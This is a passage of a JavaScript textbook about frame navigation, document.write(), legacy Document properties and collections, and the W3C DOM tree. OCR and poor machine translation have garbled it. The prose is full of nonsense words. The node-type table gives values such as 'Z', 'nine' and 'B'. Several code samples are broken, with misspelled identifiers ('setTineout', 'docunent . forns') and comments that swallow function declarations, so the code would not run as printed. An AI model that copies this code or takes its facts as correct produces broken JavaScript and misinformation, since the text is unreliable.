


Figure: Î4 .4. Navigation bar

From Example 14.7, you will learn how to use objects History and the Location , function tion the setTimeout () and the Window . open (). You will see the JavaScript -code of the frame with the Pan pour navigation refers to another frame by name. In addition, you will meet b Loki the try / catch statement in those places where, according to the provisions of the general policy prois walking can be generated exceptions.

Example 14.7. Navigation bar

```
<! -
    This file implements a navigation bar that targets the frame at the
    bottom of the window. Include it in the frameset as follows:
    frameset rows = "*, 75">
```

```
        frame src = " about : blank " name = " main
        "> frame src = " navigation . html ">
    </ frameset >
    The program code from this file controls the contents of the frame
    named " main "
->
< script >
// This function is called by clicking the Back button in the
navigation bar function back () {
    // First, we need to clear the url input field on the form document
    . navbar . url . value = "";
    // Then use the History object of the main frame to go back // if
    generic policy does not contradict this try { parent . main . history
    . back ( ); } catch ( e ) {
        alert ("Call History . back () blocked " +
              "common origin policy:" + e . message );
    }
    // Display the URL of the document navigated to,
```

14.9. Example: panel on navigation in a frame


```
    // if it worked. The updateURL () call is deferred,
    // so that the location . href has been updated. setTimeout (
    updateURL , 1000);
}
// This function is called by clicking the Forward button in the
navigation bar. function forward () {
    doc ument . navbar . url . value = "";
    try { parent . main . history . forward (); }
    catch ( e ) {
```

```
        alert ("Call History . forward () blocked " +
              "common origin policy: " + e . nessage );
    }
    setTineout ( updateURL , 1000);
}
// The next private function is called by the back () and forward () functions
// to update the url text field on the form. Typically, the common //
origin policy prohibits changing the location property on the main
frame. function updateURL () {
    try { document . navbar . url . value = parent . main . location .
    href ; } catch ( e ) {
        document . navbar . url . value = "<Generic origin policy" +
                                  "blocks access to URL >";
    }
}
// Helper function: if the URL does not start with the " http : //" prefix , add
it. function fixup ( url ) {
    if (url.substring (0,7)! = "http: //") url = "http: //" + url; return url;
}
// This function is called by clicking the Go button in the navigation bar,
// and also when the user submits the form function go () {
    // And load the document with the given URL URLs in the main
    frame. parent . main . location = fixup ( document . navbar . url .
    value );
}
// Opens a new window and displays the URL specified by the user
function displayInNewWindow () {
    // Open a regular, unnamed full-fledged window, for which it is
    sufficient // to define the URL argument . After the window is
    open,
    // the navigation bar will lose control over it. window . open (
    fixup ( document . navbar . url . value ));
}
</ script >
<! - This is followed by a form with event handlers,
    which call previously defined functions ->
<form name = "navbar" onsubmit = "go (); return false;">
```

```
    <input type = "button" value = "Back" onclick = "back ();">
    <input type = "button" value = "Forward" onclick = "forward ();">
    URL: <input type = "text" name = "url" size = "50">
    <input type = "button" value = "Go" onclick = "go ();">
    <input type = "button" value = "New window " onclick =
    "displayInNewWindow ();">
</ form >
```

15

Work with documents

Client-side JavaScript is designed to turn static HTML documents into interactive web applications. Working with content web pages - this is important before the appointment JavaScript . This chapter is a Naib Leia important in the second part - here you are told about how it is done.

EACH of th window (or frame) Web browser displays H TML - document. Object of the Window , Representat and vlyayuschy window has a property document , Which a e refers to the object of the Document . This object Document and is the topic of discussion of the GLA you, which begins with a study of the properties and methods of the object Document . But this interesting topic is just the beginning.

More interesting than the object Document , are objects that are represented by *the contents of the* document. HTML -documents can contain text, depicting Nia, hyperlinks, form elements, and so on. D. JavaScript -stsenarii can apply to all objects that represent elements in the document and manipulate them . Direct access to objects that represent the content of a document is very powerful, but at the same time it means certain difficulties.

The Document Object Model (the DOM) - is an application programming interface (the API), which determines at p yadok access Ob ektam that

make up the docu ment. The W3C standard was developed the DOM , adequately under the refrain with all modern browsers. Unfortunately, this state of affairs was not always the case. In reality, the history of the client the Java Script- programming - is the story of the development of the DOM (and not always in the acc -consistent directions). In the first years of existence in a emirnoy web've duschim browser manufacturer company was the Netscape , and that it is determined lyala APIs for developers to weave client-side scripting. Browsers Netscape 2 and 3 maintained a simplified version of the model DOM , which Predosa nent access only to certain elements, such as links, images and form elements. This legacy specification DOM was Sun etc. inyata all manufacturers of browsers and formally included in the W3C consortium as a standard DOM Level 0. This specification is still Bolster INDICATES in all browsers, but because we consider it in the first place.

15.1. Dynamic document content

31 5

With the advent of Internet Explorer 4, the dominance of the World Wide Web re going to the Microsoft . In the browser, IE 4 was implemented a completely new document object model, which made it possible to address all elements of the document and interact with them quite interesting ways. It even allows you to change the text of the document due to rearrange Abzaev ant, if the need arose. Application interface is designed ny in the Microsoft , called IE 4, the DOM . However, he never used yl standardized call, so in IE 5 and later versions was implemented W3C standard DOM , with the support of IE 4 DOM has been saved. Partially model IE 4 DOM was implemented in other browsers, and is still used in Vsemir Noi web. This model is discussed in more detail at the end of the chapter in comparison with its standard alternative.

In Netscape 4 was chosen a completely different approach to the implementation of the DOM , which was based on a dynamically positioned

programmable elements, called *layers (laye rs)*. Model Netscape 4 DOM was Evolution onnym dead end and is supported only in Netscape 4. In developing the browser the Mozilla , of Firefox and the rest based on the code Netscape , it was decided to abandon this model. As a result, the Netscape 4 DOM is not covered in this edition of the book.

Much of this chapter is devoted to describing the W3C DOM standard . It should be noted that this discussion is only the basic provisions of the camp Darth. Document content management - is the main fi client spruce JavaScript -code, so most of the later chapters of this book in action telnosti can be seen as a continuation of this chapter. Chapter 16 races affects about W3C standard DOM in relation to work with CSS -style and Table Tsami styles, and in Chapter Ave 17 - with regard to the processing of events (as well as programming techniques inherited from IE 4). Chapter 18 deals with the order of work with tags < img > the HTML -documents and talks about how to create Accelerat skie image on the client side.

In the model of the DO M Level 0 is determined by a single class of the Document , and in this chapter there are many hours Islenyev informal object references the Document . However, Stan Dart W 3 the C the DOM defines a universal application interface the Document , koto ing describes the functionality of the document , it is equally applicable and HTML -, and for XML -documents as well as the custom interface HTML - the Document , adding properties and methods specific to HTML -documents. Reference material, contained in Part IV, the following agreements pits the W3C, so if you are looking for properties of the HTML - the document, they must EC Cach in the section that describes the interface the HTMLDocument . Most of the functional GOVERNMENTAL capacity models the DOM Level 0 refers to HTML -documents, so their description is also to be found in p ECTION dedicated interface HTMLDocu - ment of , although in this chapter they are referred to as the properties and methods of an object the Document .

Dynamic document content

The study object Document begins with the method the write (), which allows for the Recorder's content in t ate document. This method belongs to the legacy DOM , and since earliest versions of JavaScript, the document . write () could be used in two ways. The first and easiest way is

output HTML- text from the script into the body of the document, which is being analyzed at the moment. Consider follows d uyuschy moiety wherein the static HT M L - document using method write () is added to the current date:

```
<script>
   var today = new Date ();
   document.write (" <p ^ oKyMeHT open : " + today.toString ());
</ script >
```

It should be noted that the output of text in HTML format to the current document is possible only during its parsing. That is cause IU Todd document . the write () of the top software urs code nya tag < script > can be used only if the execution of the script is part of the process anali for the document. If you place a call to document . the write () in the definition of the function and then call this function from the event handler, the result is not Standby nym - in fact, this challenge will destroy the current document and all contain zhaschiesya it scripts! (The reasons for this behavior will be described shortly.)

The documen t . the write () inserts the text in the place HTML -documents, which is camping t e r < script >, containing the call Meto yes. If the < script > tag is marked with the defer attribute , it should not contain any calls to the document . write (). At ribut defer tells the web browser that the script execution may be delayed but until the moment when the document is fully loaded. But when it's about izoydet, it is too late to insert additional contents in to Document by document . write () because parsing of the document has already finished.

The use of the write () to create the contents of the document in the course of his analysis - is the widespread practice of JavaScript-PROGRAMMING

Bani. Now a W3C standard DOM allows you to insert content (using the methods described below) in any part of the document even after both ends of its analysis. Nevertheless, the application method and the document . the write () , as before it is a matter of quite ordinary.
In addition, the write () method can be used (in conjunction with the open () and close () methods of the Document object) to create completely new documents in other windows and frames. While the ability to perform s entry into the current document from an event handler is absent, there is no reason that might be capable of hinder to write to a document in another frame or window - it may be convenient to create multiscreen web applications or pages with multiple frames. For example, you could create vsply up window display and record in it some HTML -code as follows:

```
// This function opens a popup window. It must be called from an event
handler, // otherwise the popup will most likely be blocked function hello
() {
    var w = window . open (); // Create a new empty window
    var d = w . document ; // Get a reference to the Document object

            d . open (); // Start a new document (optional)
    write ("<h1> Hello, WORLD! </ 1p1>"); // Display the contents of the
    document
    close (); // Close document
}
```

To create a new document, you must first call the method the open () objects that the Document , then call the method several times the write (), to display's contents

15.2. Document Object Properties

my dock umenta, and finally call the method address close e- () object the Document , to indicate that the work the document over. This last step is very important - if not for the cover document, the browser will continue to show that the loading dock ment. In addition, the browser can buffer the HTML text that has just been written and not display it until the document is explicitly closed with the close () method .

Unlike the close () method, you do not need to call the open () method . If the method of the write () is called to have a closed document, interp retator JavaScript is not explicitly opens a new the HTML - the document, as if before the first call to the write () was a challenge to the open (). This explains what happens when the document . the write () is made from an event handler in the same the Documentation are: JavaScript opens a new document. As a result, the current document (and all of its content, including scripts and event handlers) is destroyed. The main rule to follow is that the write () method should never be called to write to the same document from event handlers.

Two final notes on the write () method . First, many people still don't realize that write () is capable of taking more than one argument. When multiple arguments are passed to a method, they are output one after the other, as if they were concatenated into one string. For example:

```
document.write ("Hello," + username + "Welcome to my page!");
```

This call can be replaced with the following snippet:

```
var greeting = "Hello,";
var welcome = "Welcome to my page!"; documen t . write (
greeting , username , welcome );
```

Secondly, the object Document supports another method - writeln (), which is identical to the method of the write () , except that after the withdrawal of the last ar argument of adds a newline. This can be Udo bnym for example, the derivation of formatted text in the tag < the pre >.

Full description of the methods the write (), writeln (), the open () and address close e- () can be found in four of the part of the book is the section that describes the object of the HTMLDocument .

Document Object Properties

Consider the roar of the "old" methods of an object the Document , turn to him the "old" the properties in am:

bgColor

Document background colors. This property corresponds to the attribute bgcolor tag < old body >.

cookie

A special property that allows JavaScript programs to read and write co o kie files . A separate chapter is devoted to this property - chapter 19.

domain

The property, which allows you to trust each other web servers, belongs to lie one to th ene, weaken policy-related general proish REPRESENTATIONS restrictions on interaction between their Web Art ranitsami (for details , see 13.8.2 Nosta

lastModified

A string containing the date the document was last modified.

location

Obsolete synonym for URL property .

referrer

URL -address document containing the link (if it exists), koto paradise has led the browser to the current document.

title

The text between the < title > and </ title > tags of this document.

Url

A string that specifies the URL from which the document was downloaded. The value of this property is the same as the value of the location property . hr ef of the Window object except in the case of server side redirection.

Some of these properties provide information about the document as a whole. The following fragment can be placed at the end of each of your document

that would automatically provide Paul zovatelyu additional information to the Document that will be judged on how outdated this document:

```
< hr > < font size = "1">
    Document: < i > < script > document . the write ( document . title ); </
    script > </ i > < br >
    URL : < i > < script > document . the write ( document . the URL ); </
    script > < / i > < br >
    Last update date:
    < i > < script > document . write ( document . lastModified ); </ script >
    </ i >
</ font >
```

Another interesting property is referrer . It contains the URL of the document from which the user followed the link to the current document. This Propert t in to prevent the creation of links deep into the bowels of your site. Eu Do you want to be sure all visitors got to your home page, you can arrange redirection, placing the next frag ment at the beginning of all pages, and for Exceptions home:

```
< script >
// If you clicked on a link from outside the site,
// redirect to home page
`( document . referrer == "" || document . referrer . indexOf (" mysite .
    com ") == -1) window . location = " http : // home . mysite . com ";
</ script >
```

Of course, this technique should not be seen as a serious protective measure. It is obvious that it will not work for users who are disabled in its their web browsers runtime JavaScript -code.

The last interesting property of the Document object is the bgColor property . It respectively exists HTML -atributu, because it is not recommended. This property is mentioned here only for historical reasons - the first client the Java Script-program changes the color of the background document. Even the very, very old s e web browsers change the background color of the document, if the property document . bgColor Vo ice sat a row, set the color, for example, " pink " or "# FFAAAA ".

Full description of the oldest object properties Document contained in four of that part of the book in the section that describes the object HTMLDocument .

The Document object has other important properties, the values of which are arrays of document objects a. These collections will be the subject A discussion Nia next section.

Early Simplified DOM : Collections of Document Objects

The list of properties for the Document object , which was shown in the previous section, is missing an important category of properties — collections of document objects . These array properties are the heart of the early document object model. With their help, it provides access to some special nym document elements:

anchors []

An array of objects the Anchor , representing the anchor elements dock umenta. *Anchor element (anchor)* - position is named in the document that is created using the tag < a > and in which instead of the attribute href determined attribute name . The name property of the Anchor object stores the value of the name attribute . A complete description of the Anc hor object can be found in the fourth part of the book.

applets []

An array of objects the Applet , representing Java -applety in the document. By rob n about applets are discussed in Chapter 23.

forms []

An array of objects the Form , representing elements < The form > in the document. Each object Form possessing an intrinsic property of a collection-named elements [], which contains objects representing elements of the form. Before the form is submitted, Form objects call the on - submit event handler . This handler can check the correct STI fill Nia

form on the client side: if it returns the value to false , the browser on will cancel the operation submit the form. A collection of the forms [] - most importantly the properties in the district and nney version of the DOM . Forms and form elements are discussed in Chapter 18.

images []

An array of objects Image , representing elements < img > in the document. The properties in the src object Image available for read / write. Entry line URL URLs in this property forces the browser to read and display the new image (in older versions of browsers, the new image size d ave to have owls to fall with the size of the original). Programming properties src object Image allows you to organize images and flipping the simplest forms of the anima tion. This is discussed in more detail in Chapter 22.

links []

An array of Link objects that represent hypertext links in the document. Hypertext links in the language of HTML created using the tag < a >, and when you create image maps for images - using the tag < area >. Property

href Object Link to the attribute hre f tag < a >: it stores the string URL URLs link. In addition, objects Link provides access to various nym elements URL URLs through features such as protocol , the hostname and pathname is . With this object Link reminds object the Location , dis having given ysya in Chapter 14. When the mouse pointer hover on the link, the object Link is an event handler onmouseover , and when it is diverted from the link - an event handler onmouseout . When a mouse click is made on the Ref ke object Link is an event handler o nclick . If the handler soby ment returns to false , the browser does not perform the link.

A complete description of the Link object is provided in the fourth part of the book.

As can be seen from the names of these properties, they are collections of links, every mappings, forms and other things, that there is in the document. The elements of these arrays are arranged in the same order in which they are located in the Documentation Original ones. For example, the document element . the forms [0] refers to the first tag < The form > in the dock cops, and document . images [4] - to the fifth < img > tag.

The objects contained in these collections earlier version of the DOM , available for JavaScript -program, but you must realize that none of them gives WHO Moznosti change *the structure of* the document. You can check the URLs of links and change them, read or write the values of form elements, and even swap images, but you cannot change the text of the document. Older bro uzery such as Netscape 2, 3 and 4, and IE 3, have not been able to reshape ted text of the document after it is parsed and mapping n. For this reason, an early version of DOM is not allowed (and allows) make changes Niya, which can lead to reflow the text. For example, the early DOM includes an A P I function to add new < option > elements inside a < sele ct > element . This is because that the HTML -form GRT maps the elements < the select > as the drop-down menu, and add new items to the menu, such does not affect the placement of other form elements. At the same time, the early DOM lacks an API function to add new radio buttons to a form or new rows to a table because these changes require reformatting the document.

Naming Document Objects

Ex about Blema using numerical indices when dealing with collections sites document comrade is that minor changes which entail the reordering of elements can result in improper operation scenarios, based on the original order of the elements. More on reliably solution is to assign names to important elements there is a document, and then refer to them by these names. In the early DOM, you could use the name attribute of forms, form elements, images, applets, and links for this purpose .

If the attribute is present, its value is used as an IME or respectively stvuyuschego object. For example, suppose an HTML document contains the following form:

< form name = " f 1"> < input type = " button " value = "Click me"> <Dygp>

Let us assume that the tag < The form > I S THE first such tag in the document, then from JavaSoript -stsenariya to get an object Form can be accessed by any of three ways:

docunent . forms [0] // By the number of the form
inside the document docunent . forns . f 1 // By name,
as to property document . forns [" f 1"] // By name,
like an array element

In fact, setting the attribute name in the tags < The form >, < img > and < applet > (but not in the tag < a >) allows access to relevant sites the Form , Image , and the Applet (but not to objects Link and the Anchor), as named properties m of the Document object . That is, the form can be accessed like this:

document . f 1

Elements within a form can also have names. If was identified attribute name to the form element, the object that represents this element becomes available as a property respectively etstvuyuschego object Form . Let's assume we have the following form:

< form name = " shipping ">
< input type = " text " name = " zipcode ">
</ form >

Then refer to an element of the text entry fields in this form can be Pomo schyu intuitive syntax:

docu ment . shipping . zipcode

At this point, a final note about naming document elements in an early version of the DOM needs to be made . What happens if two document elements have the same value in the name attribute ? If, for example, tag <

The form > and < img > on and have the name of « n », then the property document . n turns into an array which buoy children store references to both elements.

Typically, you should strive to ensure that this situation does not happen again and to ensure that the values of the name attributes are unique . However, in one case, this state of affairs is quite common. According to the agreements for the group pirovki switches and checkboxes on HTML -forms these elements req Dimo assign the same name. As a result, the name becomes a property of the Form object , and the value of this property becomes an array of references to various radio button or checkbox objects. This is discussed in more detail in Chapter 18.

Event handlers on document objects

Interactive HTML -documents and are in it elements must pear Rowan on user skie events. We briefly discussed the events and their Obra handler in Chapter 13, which met with a few examples of pro -grained handlers. In this chapter, there are many more examples obrabotchi events Cove, t. To. They play a key role in the interaction Wii facilities docu ment with JavaScript - code.

Unfortunately, we have to postpone a full discussion of the events and drawing handler events until Chapter 17. For now remember that event handlers are defined by attributes of HTML -ele ments, such as onclick and onmouseover . The values of these attributes should be strings JavaScript - code that EC is satisfied whenever a HTML -element specified event occurs.

Document objects accessible through collections such as document . links , of blah provide properties corresponding to the attributes of HTML -tags. Object Link , in the example, has the property href , which corresponds to the

attribute href tag < a >. The same is true for event handlers. Define an event handler on the click hyperlinks we can but there used to using the attribute onclick tag < a >, or the charter Viv value of the onclick Object Link . As another example, we consider the Rome attribute onsubmit elements m cient < The form >. In JavaScript the object Form there Correspondingly vuyuschee property of the onsubmit . (Remember that the language HTML is not sensitive to the registers of the Republic of Uzbekistan, and attributes can be written in lowercase, uppercase, or mixed case. In JavaScript the names of all event handler properties must be written in lower case.)

The HTML event handlers defined by Preece vaivaniya line contains zhaschey JavaScript -code, attribute-event handler. In JavaScript , they determined lyayutsya way by assigning n tions of features and functions-handler at the event. Consider Rome the following tag < The form > and its event handler the onsubmit :

```
< form nane = " nyforn " onsub mit = " return validateforn ();"> ... </ forn
>
```

In JavaScript instead of a string JavaScript -code calling function and RETURN -rotating the result, you can directly assign the property, on the responsibility of carrying the event:

```
docunent . nyforn . onsubnit = validateform ;
```

Please note that there are no parentheses after the function name. The fact is that here we do not want to call the function, but simply assign a reference to it.

For a complete description of this way of assigning event handlers, see Chapter 17.

An example of using an early version of the DOM

Example 15.1 provides a function listanchors (), which opens a new app but also uses the method of document . the write () to display a list of all anchor elements comrade in the original document. Each entry in the list - it is a link with obrabot Chick events, perform conductive scrolling of the original window in the position of this anchor element. The code in this example is especially Leysin, if you are to create their HTML -documents insert section headings marked with an anchor elements:

```
<a na n e="sect14.6"> <h2 > Anchor Object </h2> </a>
```

Note that the listanchors () function uses the Window method . open (). As shown earlier, browsers usually block pop-ups unless they are created in response to user input. So the call listanchors () better inserted into the event handler, or you click on the link and you are not binding it automatically when the page loads.

Example 15.1. List of all anchor elements

```
/ *
listanchors . js : Creates a simple table of contents using document .
anchors [].
*
The listanchors () function takes the document as an argument and opens
a new window that acts as a "navigation window" for this document.
A new window displays a list of all anchor elements in the document.
Clicking on any entry from the list causes the document to scroll
to the position of the given anchor element.
* /
function listanchors ( d ) {
  // Open a new window
  var newwin = window.open ("", "navwin",
                    "menubar = yes, scrollbars = yes, resizable =
                    yes," + "width = 500, height = 300");
  // Vc thanes header
  newwin.document.write ("<h1> Navigation window : " + d.title + "
  </h1>");
  // List all anchor elements for (var i = 0; i <d.anchors.length; i
  ++) {
     // For each anchor element, you need to get the text to display
```

```
        // in the list. The first step is to try to get the text located
        // between the tag < a > and </ a >, with the property, depending on
        the type of browser.
        // If there is no text, then use the value of the name property . var a
        = d . anchors [ i ]; var text = null ;
        if (a.text) te xt = a.text; // Netscape 4
        else if (a.innerText) text = a.innerText; // IE 4+
        if ((text == null) || (text == '')) text = a.name; // By default
        // Now display this text as a link. The href property of this
        link // will not be used: the // onclick event handler does all
        the work , it sets the location property . hash of the original //
        window, which causes the window to scroll to the specified
        anchor element.
        // See description of Window properties . opener , Window . location ,
        // Location . hash and Link . onclick . newwi n . document . write
        ('< a href = "#' + a . name + '"' +
                                        'onclick = "opener.location.hash = \' '+
        a.name +
                                        '\'; return false; "> ');
        newwin.document.write (text); newwin.document.write ('
        </a> <br> ');
    }
    newwin . document . close (); // Never forget to close the document!
}
```

W3C DOM Object Model Overview

Having considered the earliest simplified model of the DOM , now turn to a cardinality Noah and standardized model of the W3C the DOM , which came to replace it. Programs ny interface (the API) the W3C model DOM is not particularly complicated, but before the ne go over to the race 's watching DOM -Programming to be clarified MULTI to things about DOM - arhitektury.


Tree View of Documents

HTML -documents have a hierarchical structure of nested tags, which DOM Representat avlena as a tree of objects. Tree nodes represent various nye types of document content. In the first place, a tree representation of the HTML -documents contain nodes representing elements or tags that Kie like < old body > and < p >, and nodes representing Straw ki text. An HTML document can also contain nodes that represent HTML comments. [1] Consider the rim following simple HTML -documents:

```
<html>
<head>
  <title> Sample Document </title>
</head>
<body>
  <h1> An HTML Document </h1>
  <p> This is a <i> simple </i> document.
< / body >
</ html >
```

The DOM representation of this document is shown in Fig. 15.1.

For those who are not familiar with tree structures in computer programs is zoomed, it is useful to know that they borrow terminology from Genealogic Sgiach trees. The node located directly above this node is called






Figure : 15.1. Tree View of HTML Document

The DOM can also be used to represent XML documents, which have a significantly more complex syntax than HTML documents. Tree representation of such documents may contain nodes that are schiesya links to XML -suschnosti, processing instructions, sections CDATA and so forth. For more Sweda Niya about using the DOM with XML -documents can be found in Chapter 21.

< p >

“I
<i> "document"

■ G
"simple"

is the *parent* of this node. Nodes located one level below another node are *children* of this node. Nodes, locat e yaschiesya at the same level and have the same parent, called vayutsya *brothers.* Nodes Raspaud l dix to any number of levels below another node are its *descendants* . The parent, grandparent and l ny Dru Gia nodes located above this node is its *ancestors.*

Nodes

The tree structure DOM , shown in Fig. 15.1, is a de Revaux objects Node type. Interface Node [1] determines the properties and IU Toda to move the tree and Mans ipulyatsy them. Property childNodes objects that Node returns a list of child nodes, the properties of the firstChild , lastChild , next - Sibling , previousSibling and parentNo d an e provide a means of bypassing the tree. Methods such as appendChild (), removeChild (), replace Child (), and insertBefore () let you add and remove nodes to the document tree. Later in this chapter we will see examples of how these properties and methods can be applied.

Types of nodes

Types of nodes in the document tree are represented by special n of dynterfeysami interface the Node . Any Node object has a nodeType property that determines the type of this node. If the nodeType property of a node is, for example, the constant Node . ELEMENT _ NODE , which means that the Node object is also an Element object , and you can use all the methods and properties defined by the Element interface with it . Table 15.1 lists the most common node types in HTML documents and the nodeType values for each.

Table 15.1. Basic types of nodes

Interface	NodeType constant	NodeType value
Element	Node.ELEMENT_ NODE	1
Text	Node.TEXT_NODE	Z
Document	Node.DOCUMENT_NODE	nine
Comment	Node.COMMENT_NODE	B
DocumentFragment	Node.DOCUMENT_FRAGMENT_NODE	eleven
Attr	Node.ATTRIBUTE_NODE	2

The root node of the DOM tree is the Document object . Property documentElement of objects that refer to the object the Element , representing the root element to the Document. For HTML documents, this is the < html > tag, either explicitly or implicitly present in the document. (Apart from the root node element Document may have other to black elements such as objects Co mment .) The HTML -documents usually

The DOM standard defines interfaces, not classes. Those who are not familiar with the term "interface" in object-oriented programming can be regarded Vat it as an abstract class. Later in the review model the DO M I'm more a detail to explain the difference between a class and an interface.

	- Document HTMLDocument	HTMLHeadEement HTMLBodyEement
	- Text	- HTMLTrtleBement
Node -	- CharacterData - - Comment	- HTMLParagraphEement

		- HTMUnput Bement
	- Attr	HTMLTableBement ... and others

Figure: 15.2. Incomplete DOM API class hierarchy

the greatest interest is the element < old body >, not < the html >, because for the conve Island can enjoy the property document . body to link to this element.

There is only one Document object in the DOM tree . Most of the nodes of the tree - are objects E lement , which represent tags such as < the html > and < i >, as well as objects the Text , representing text strings. If there are comments in the document, the parser stores them in the DOM tree as Comment objects . In fig. 15.2 provides an incomplete class hierarchy for these and other basic DOM interfaces.

15.4.2.2. Attributes

Element attributes (such as src and width tag < img >) m of gut be so forth and thanes, mouth Credited and ud Alena slops u, yu methods getAttribute (), setAttribute () and removeAt - tribute () interface Element . As discussed, the standard HTML tag attributes are available as properties on the Element nodes that represent those tags.

Each of the first less convenient way to work with and tribes Utamie method offers the getAttribute - the Node (), which returns an object of the Attr , representing the attribute and its value. (One reason for choosing this less user-friendly technology is the fact that John terfeysa Attr properties specified ' , which allows to determine the decree n whether this attribute in the document explicitly or accept the default settings for it.) Interface Attr in Fig. 15.2 is a separate type of node. Note, however, that Attr objects are not in the element's childNodes [] array and are not directly part of the document tree like the Element and Text nodes . The D OM specification allows you to access Attr nodes through the attributes [] array of the Node interface , but Internet Explorer defines a different incompatible array, attributes [], which makes it impossible to use that array in a portable manner.

DOM HTML API

The standard DOM is designed to work with both the XML -, and with HTML-d of the Document E. Basic programming interface (the API) model, the DOM , which includes

interfaces of the Node , Eleme nt , the Document and other relatively versatile and take him to both types of documents. The DOM standard also includes interfaces specific to HTML documents. As seen in Fig. 15.2, HTMLDocument is the HTML specific subinterface of the Docum ent interface , and HTMLElement is the HTML specific subinterface of the Element interface . In addition, the DOM defines interfaces for many HTML -elements in related to concrete nym tags. These interfaces such as HTMLBodyElement and HTMLTitleElement , usually define n Bundled its a tv, reflecting the attributes of HTML tags.

Interface HTMLDocument defines various document properties and methods supported e Xia browsers d of standard appearance W 3 C . These include the property location , array forms [] and the method of write ( ), Opis nna e in the z l Ave previously.

The HTMLDocument interface defines the properties id , style , title , lang , dir, and className . These properties provide easy access to the values of the attributes id , style , tit le , the lang , the dir and className , possessed by all HTML tags. (In JavaScript, the word " class " is reserved, so the class attribute in JavaScript has become a property of className .) HTML tags from table. 15.2 do not accept any attributes comrade, but six have just enumerated, and therefore fully represented interface HTMLElem the ent .

Table 15.2. Simple HTML tags

<abbr>	<acronym>	<address>	<b>	<bdo>
<big>		<cite>	<code>	<dd>
<dfn>	<dt>		<i>	<kbd>
<noframes>	<noscript>	<s>	<samp>	<small>
	<strike>		<sub>	<sup>
<tt>	<u>	<var>		

For everyone else, the HT the ML -tags in terms of specifications the DOM , related to the HTML , special interfaces are defined. For many HTML -tags these interfaces do not do anything other than providing a set of properties Correspondingly vuyuschih HTML -atributam. For example, the tag < ul > corresponds to an inter face HTMLU - ListElement , and the tag < old body > has the appropriate interface HTMLBodyElement . Because these interfaces simply define properties standardized in HTML , they are not documented in detail in this book. Before you can safely assume that the object HTMLElement , representing a specific HTML tags, has a property for each of the standard attributes of this tag (agreement
about naming in the next section).

Notably, the DOM standard describes the properties of HTML attributes for the convenience of scripters. Universal way of reading and setting zna cheny attributes provide methods for the getAttribute () and the setAttribute () object the Element . When working with attributes that are not part of the standard HTML language , be sure to use these methods.

Some of the interfaces described in the HTML the DOM , define additional properties of, or methods other than those with a responsible values of the HT M of L -atrib from comrade. For example, the interface HTMLInputElement determined d elyaet methods fo -
cus () and blur () as well as the form property , and the HTMLFormElement interface has submit () methods

and reset () as well as the length property . If a view HTML -element in the Java Script includes properties or methods that are simply reflected and eat HTML -atributov such elements are described in the fourth part of the book. Aude should Naco noted that in the reference section are not used long IME on defined the DOM . Instead, in order to simplify (and maintaining backward compatibility) of these elements are represented by shorter names for example Anchor , Image , Input , Form , Link , Option , Select , Table or Textarea .

Naming conventions for HTML

